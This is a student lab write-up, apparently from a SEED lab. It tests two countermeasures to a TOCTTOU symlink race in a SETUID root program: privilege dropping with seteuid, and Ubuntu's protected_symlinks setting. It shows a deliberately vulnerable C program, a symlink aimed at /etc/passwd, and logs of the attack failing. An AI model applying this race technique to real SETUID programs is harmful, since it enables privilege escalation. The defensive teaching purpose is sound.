
### Task 3: Countermeasure: Applying the Principle of Least Privilege



```
/*  vulp.c  */

#include <stdio.h>
#include <unistd.h>


int main()
{
   char * fn = "/tmp/XYZ";
   char buffer[60];
   FILE *fp;
    uid_t realUID = getuid();
    uid_t effUID = geteuid();

   /* get user input */
   scanf("%50s", buffer );

    seteuid(realUID);

   if(!access(fn, W_OK)){

        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
   }
   else printf("No permission \n");
    seteuid(effUID);
}
```


We edit the vulnerable program in order to apply the principle of least privileges. We use the real UID and effective UID of the program. Before checking for the access, we first set the effective UID to be the same as real UID. This drops the privileges and at the end of the program we change the effective UID to be the same as before to gain the privileges back. We compile the program and make it a SETUID root owned program. We do the same process as before for the attack:

Terminal 1:




```
[10/04/19]seed@VM:~$ cd Lab4
[10/04/19]seed@VM:~/Lab4$ gcc -o vulnp vulp.c
vulp.c: In function ‘main’:
vulp.c:24:42: warning: implicit declaration of function ‘strlen’ [-Wimplicit-fun
ction-declaration]
             fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                          ^
vulp.c:24:42: warning: incompatible implicit declaration of built-in function ‘s
trlen’
vulp.c:24:42: note: include ‘<string.h>’ or provide a declaration of ‘strlen’
[10/04/19]seed@VM:~/Lab4$ sudo chown root vulnp
[10/04/19]seed@VM:~/Lab4$ sudo chmod 4755 vulnp
[10/04/19]seed@VM:~/Lab4$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 Oct  4 17:21 /tmp/XYZ -> /dev/null
[10/04/19]seed@VM:~/Lab4$ ll /tmp/link1
lrwxrwxrwx 1 seed seed 11 Oct  4 17:21 /tmp/link1 -> /etc/passwd
[10/04/19]seed@VM:~/Lab4$ ll vulnp
-rwsr-xr-x 1 root seed 7744 Oct  4 17:48 vulnp
[10/04/19]seed@VM:~/Lab4$ ./attack_process
```

Terminal 2:



```
[10/04/19]seed@VM:~$ cat /etc/passwd | grep test
[10/04/19]seed@VM:~$ cd Lab4
[10/04/19]seed@VM:~/Lab4$ bash target_process.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```




```
No permission
No permission
target_process.sh: line 11: 25809 Segmentation fault      ./vulnp < passwd_input
No permission
No permission
No permission
No permission
No permission
No permission
No permission
target_process.sh: line 11: 25839 Segmentation fault      ./vulnp < passwd_input
```

The above shows that the attack is not successful. On following the principle of least-privilege, the privilege of the SETUID program is temporarily discarded because we set the effective user ID same as the real user ID. Due to this, the vulnerable program can no more vulnerable. This is because, the fopen command that used the effective user ID to open the privileged file /etc/passwd does not anymore have access to open the file because the effective user ID is that of the seed which does not have the privilege to open the file. By setting the effective user id to the real user id at the time of execution, we deny the extra privileges which is not required


### Task 4: Countermeasure: Using Ubuntu's Built-in Scheme

We first edit the program from the previous step, removing the least privilege conditions specified, making the program vulnerable again. After the changes, we re-compile the program and make it a SETUID root program. Next, we enable the in-built protection of Ubuntu against race condition:



```
[10/04/19]seed@VM:~/Lab4$ gcc -o vulnp vulp.c
vulp.c: In function ‘main’:
vulp.c:20:42: warning: implicit declaration of function ‘strlen’ [-Wimplicit-fun
ction-declaration]
             fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                          ^
vulp.c:20:42: warning: incompatible implicit declaration of built-in function ‘s
trlen’
vulp.c:20:42: note: include ‘<string.h>’ or provide a declaration of ‘strlen’
[10/04/19]seed@VM:~/Lab4$ sudo chown root vulnp
[10/04/19]seed@VM:~/Lab4$ sudo chmod 4755 vulnp
[10/04/19]seed@VM:~/Lab4$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
[10/04/19]seed@VM:~/Lab4$ ll vulnp
-rwsr-xr-x 1 root seed 7628 Oct  4 17:57 vulnp
[10/04/19]seed@VM:~/Lab4$ 
```

To check if we can still perform the attack with this condition enabled, we run the attack_process and the target_process in different terminals:



```
[10/04/19]seed@VM:~$ cd Lab4
[10/04/19]seed@VM:~/Lab4$ bash target_process.sh
No permission
No permission
No permission
target_process.sh: line 11: 12033 Segmentation fault      ./vulnp < passwd_input
target_process.sh: line 11: 12035 Segmentation fault      ./vulnp < passwd_input
target_process.sh: line 11: 12037 Segmentation fault      ./vulnp < passwd_input
target_process.sh: line 11: 12039 Segmentation fault      ./vulnp < passwd_input
target_process.sh: line 11: 12041 Segmentation fault      ./vulnp < passwd_input
No permission
No permission
target_process.sh: line 11: 12047 Segmentation fault      ./vulnp < passwd_input
No permission
target_process.sh: line 11: 12051 Segmentation fault      ./vulnp < passwd_input
target_process.sh: line 11: 12053 Segmentation fault      ./vulnp < passwd_input
```

As seen, the attack is not successful, and we get something Segmentation Fault and No permission in the output. This keeps on running in a loop from which we can conclude that out attack isn’t successful.

1. How does this protection scheme work?
   Here, the TOCTTOU race condition vulnerability exploited involved symbolic links inside the ‘/tmp’ directory. Hence, preventing programs from following symbolic links under specific conditions might overcome this vulnerability. That is exactly what this in-built prevention technique does. When the sticky symlink prevention is enabled, symbolic links inside a sticky world-writable directory can only be followed when the owner of the symlink matches either the follower or the directory owner. In our case, since the program ran with the root privilege and the /tmp directory is also owned by the root, the program will not be allowed to follow any symbolic link that is not created by the root. In our case, the symbolic link was created by the attacker which was actually the seed account. Hence this link will not be followed, and that lead to a crash, as it was seen. Therefore, other users cannot access protected files even if program has a race condition vulnerability.

2. What are the limitations of this scheme?
   This protection scheme does not stop the race condition from taking place, but just hinders it from causing damages. Hence, it is a good mechanism for access control, that allowed only the intended users to access the files but did not really stop the race condition from taking place. Also, this protection applies only to word-writable sticky directories such as /tmp and cannot be applied to other types of directories.